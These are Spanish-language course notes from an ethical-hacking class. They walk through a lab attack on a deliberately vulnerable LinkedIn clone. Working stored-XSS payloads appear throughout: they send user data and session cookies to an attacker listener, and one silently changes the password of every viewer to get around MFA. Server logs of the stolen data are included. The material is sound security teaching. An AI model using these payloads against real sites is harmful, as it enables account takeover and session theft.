

CTIVE]
E]
%]
NCRYPTED

CURSO GRATIS CIBERSEGURIDAD Y HACKING ÉTICO

SUPLANTACIÓN DE IDENTIDAD

APUNTES DÍA 2

ACCEDE AL REPLAY DE LA SESIÓN 2 AQUÍ

en)
et_config(1024)

;ck(alert_log)

BIG school

CÓMO VULNERAR UNA RED SOCIAL PROFESIONAL

(y por qué las empresas pagarán por que lo hagas)

¿Sientes que para entrar en el mundo de la ciberseguridad llegas tarde o te faltan **conocimientos técnicos**? Es totalmente normal. Cuando vemos pantallas negras y códigos, nuestro cerebro nos dice: "esto no es para mí, necesito ser ingeniero". Pero la realidad es muy distinta.

En la **Clase 1** descubriste que no hace falta ser matemático. Y en esta **Clase 2**, te vamos a demostrar que el hacking ético tiene más de lógica, creatividad y sentido común, que de "picar código" de forma aburrida.

Esta guía es tu primer día de entrenamiento como **Pentester (Auditor de Seguridad)**. Vamos a enseñarte **cómo logramos saltarnos la seguridad de una red social (calcada a LinkedIn) usando solo nuestro navegador**.

EL PODER DE UN SIMPLE COMENTARIO (LA MAGIA DEL XSS)

Antes de ir al laboratorio, debes entender el concepto clave de hoy: el **Cross-Site Scripting (XSS)**. No te asustes por el nombre en inglés. En palabras sencillas, esto significa **engañar a una página web para que ejecute nuestro propio código a través del navegador de otros usuarios**.

- ¿Crees que esto solo pasa en webs pequeñas? **Falso**. Usando esta misma técnica lógica, nuestro profesor Mario Álvarez logró encontrar una **vulnerabilidad en los sistemas de la mismísima NASA** (obteniendo reconocimiento oficial) y otra en **Daily Motion**, logrando un registro público (CVE).



- ¿Se puede vivir de esto? Sí. Existe una práctica llamada **Bug Bounty** donde expertos como nuestro invitado **Gorka ("El Bochi")**, se dedican a buscar estos "agujeros" en grandes empresas a cambio de enormes recompensas económicas.

Sigue este manual **paso a paso** y descubre cómo se hace:

TU LABORATORIO: EL PASO A PASO PARA HACKEAR "BIGWORK"

Para esta práctica, levantamos un entorno seguro y legal llamado **BigWork** (un clon de LinkedIn) de la plataforma de [Bunkerlabs](#) (un entorno seguro donde practicaremos ciberataques reales sin cometer ningún delito). Nuestro objetivo: colarnos en la cuenta de un empleado y escalar hasta el mismísimo CEO de la empresa



Así es como un atacante piensa y ejecuta, fase por fase:

```
mario@pop-os:~/Escritorio/hacking$ sudo bash auto_deploy.sh bigwork.tar
```

```
[sudo] contraseña para mario:
```

```
##  
## ## ==  
## ## ## ===  
 / H H H H H H H H H H \ ===  
 P H P H { P H P H P H P H P H P H P H } P H P H / === W ~ P H P H  
 \ _____ O _____ /  
   \       /  
    \     /
```

```
D O C K E R L A B S
```

Estamos desplegando la máquina vulnerable, espere un momento.


Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla


La consola nos indica que la máquina vulnerable está activa en la dirección IP

172.17.0.2.


Al entrar a esa dirección desde nuestro navegador (añadiendo el **puerto 8000**), nos encontramos con un portal de empleo **idéntico a LinkedIn**.



Lo primero es **registrarnos con un usuario atacante** (en nuestro caso, "**pingu**").




Y así de rápido, ya estamos dentro con nuestro usuario “pingu”:




¿SE TRAGA NUESTRO CÓDIGO? (PRUEBA DE HTML -RENDERIZAR-)

Para hackear la web, primero debemos saber si filtra lo que escribimos: Intentamos crear una **publicación normal escribiendo** `<b>test HTML</b>` (un código para poner el texto en negrita).



Al publicar, vemos que la web lo escribe tal cual. Es decir, no ha funcionado ya que **la web está protegida en los posts.**

Sin embargo, vamos a la caja de **comentarios** de una publicación de un usuario llamado **Carlos Vega** y escribimos el mismo código.



¡Bingo! **El comentario se publica en negrita.**



La web no filtra los comentarios, lo que significa que podemos inyectar código.

PASO 2: Nuestro primer ataque (Stored XSS)

PREPARAR NUESTRO SERVIDOR ESPÍA: INYECTAR CÓDIGO JAVASCRIPT

Como sabemos que la web ejecuta lo que ponemos en los comentarios, **queremos inyectar un código JavaScript que obligue al navegador de quien lo lea a conectarse con nosotros.**

Para ello, primero necesitamos "levantar" un servidor que reciba esas conexiones. En nuestra terminal, consultamos nuestra IP (**hostname -I**) y levantamos un servidor en Python con:

```
python3 -m http.server 5000
```




A terminal window showing the command `hostname -I` and its output `192.168.0.28 172.17.0.1 172.18.0.1`. Below that, the command `python3 -m http.server 9999` is entered and highlighted with a red box. The output shows the server is serving HTTP on port 9999. A blue arrow points from the `python3 -m http.server 5000` command above to the terminal.

ENVIAR UN "CEBO ENVENENADO": LA INYECCIÓN XSS

Volvemos al post de Carlos Vega y escribimos un nuevo comentario, pero esta vez será un "código trampa" con el siguiente payload:

```
<img src=x onerror="fetch('http://192.168.0.28:9999/xss-test')">
```



¿Qué hace esto? Intenta cargar una imagen falsa ("x") y, como da error, ejecuta una orden oculta (`onerror`) que le dice al navegador: *"Haz una petición silenciosa al servidor del atacante"*. Al publicarlo, vemos inmediatamente en nuestra terminal que empiezan a llegar peticiones `GET /xss-test HTTP/1.1" 404)` cada vez que alguien visualiza este comentario:

```
mario@pop-os:~/Escritorio$ hostname -I
192.168.0.28 172.17.0.1 172.18.0.1
mario@pop-os:~/Escritorio$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.0.28 - - [02/Apr/2026 09:52:39] code 404, message File not found
192.168.0.28 - - [02/Apr/2026 09:52:39] "GET /xss-test HTTP/1.1" 404 -
172.17.0.2 - - [02/Apr/2026 09:52:41] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 09:52:41] "GET /xss-test HTTP/1.1" 404 -
172.17.0.2 - - [02/Apr/2026 09:53:01] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 09:53:01] "GET /xss-test HTTP/1.1" 404 -
[]
```


Esto confirma un **XSS Stored** activo, que salta cada vez que alguien ve nuestro comentario, quedando así **almacenado** dentro de la web.

Paso 3 - Descubrir que usuarios ven los comentarios

Ahora vamos a descubrir qué usuarios están viendo nuestro comentario malicioso, y para ello podemos ayudarnos de una **ruta dentro de la web que es la siguiente**:

```
http://172.17.0.2:8000/api/me
```

La cual nos da información de nuestra sesión actual:



Por lo que pondremos el siguiente comentario, el cual se encarga de **inyectar otro código de JavaScript** en el que la víctima obtiene lo que le sale dentro de la ruta **/api/me** y esa información nos la envía a nuestro servidor:

```
<img src=x onerror="fetch('/api/me').then(r=>r.json()).then(d=>new Image().src='http://192.168.0.28:9999/recon?user='+d.username+'&role='+d.role)";>
```



Entonces ahora **cuando alguien vea este comentario, estará enviando su información a nuestro servidor:**


```
172.17.0.2 - - [02/Apr/2026 09:57:49] "GET /recon?user=patricia_navarro_19&role=user HTTP/1.1" 404 -
172.17.0.2 - - [02/Apr/2026 09:57:54] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 09:57:54] "GET /xss-test HTTP/1.1" 404 -
172.17.0.2 - - [02/Apr/2026 09:57:54] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 09:57:54] "GET /recon?user=roberto_sanchez_35&role=user HTTP/1.1" 404 -
172.17.0.2 - - [02/Apr/2026 09:58:20] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 09:58:20] "GET /xss-test HTTP/1.1" 404 -
172.17.0.2 - - [02/Apr/2026 09:58:20] code 404, message File not found
172.17.0.2 - - [02/Apr/2026 09:58:20] "GET /recon?user=carlos_vega&role=user HTTP/1.1" 404 -
```

Paso 4 - Cambiar contraseñas de los usuarios que vean nuestro comentario

Ya que podemos inyectar código malicioso a nuestro antojo, una cosa que podemos hacer es inyectar un payload que cambie la contraseña automáticamente de los usuarios, y para ello tenemos que revisar el menú de ajustes y **cómo funciona la petición que cambia la contraseña de los usuarios**, viendo que al cambiarla, **no se pide que insertemos la nuestra actual**, lo cual hace que sea **potencialmente vulnerable**:




Probamos cambiarnos la contraseña, y revisar con **burp suite** cómo es la petición que se encarga de esto, y vemos que **envía con el método POST al endpoint de /user/changepassword** el contenido de **new_password=123123**



Con esta información, podemos construir el siguiente **código malicioso de JavaScript**:

```
<img src=x onerror="fetch('/user/change-password',{method:'POST',headers:
{'Content-Type':'application/x-www-
form-urlencoded'},body:'new_password=hacked123'})">
```

Ahora, cualquier persona que vea este comentario, se le va a **cambiar su contraseña a hacked123** (incluidos nosotros mismos):




Ahora que hemos visto que el usuario "carlos_vega" (y otros) veían nuestros comentarios, vamos a **iniciar sesión como este usuario con su nueva contraseña: hacked123**



The image shows a login form titled "Iniciar sesion". Below the title is the text "Mantente al día en tu mundo profesional." There are two input fields: the first contains the username "carlos_vega" and the second contains a masked password represented by ten dots. Below these fields is a blue button labeled "Iniciar sesion". At the bottom, there is a link that says "Nuevo en BigWork? Unete ahora".

Usando una vulnerabilidad (CSRF), logramos forzar el cambio de su contraseña, pero al intentar iniciar sesión con su usuario (carlos_vega) y la nueva contraseña (hacked123), nos topamos con un **problema**: Nos pide un código PIN de 4 dígitos enviado a su móvil (**MFA o Autenticación Multifactor**).




The image shows a web browser window with a "Not Secure" warning and the URL "http://172.17.0.2:8000/2fa-step?username=carlos_vega". The LinkedIn logo is visible at the top. The main content is a "Autenticacion de Dos Factores" (Two-Factor Authentication) screen. It asks the user to "Introduce el código de 4 dígitos para continuar." (Enter the 4-digit code to continue). There is an input field labeled "Codigo de 4 digitos" and a blue button labeled "Verificar".

Paso 5: Robo de cookies de sesión

El MFA frena los intentos de inicio de sesión, pero si le **robamos su "Cookie de sesión"** (su pulsera VIP del navegador), **el sistema creerá que ya estamos dentro y nos saltaremos el PIN**. Para que el robo funcione mediante código, el programador debió cometer un error crítico: dejar la propiedad `HttpOnly` **desactivada**.

Abrimos las **Herramientas de Desarrollador** (DevTools -> Storage) y comprobamos la configuración. ¡Efectivamente, `HttpOnly` está en **false**!. Esto nos deja la vía libre.




Volvemos a inyectar un comentario trampa, pero esta vez con una orden letal:

```
<img src=x onerror="new Image().src='http://192.168.0.28:9999/steal?cookie='+document.cookie">
```

Ahora dentro de nuestro servidor, a cualquier usuario que vea este comentario, le estaremos robando sus cookies de sesión. De esta forma, **podremos adueñarnos de su cuenta sin saber su contraseña ni el MFA**.

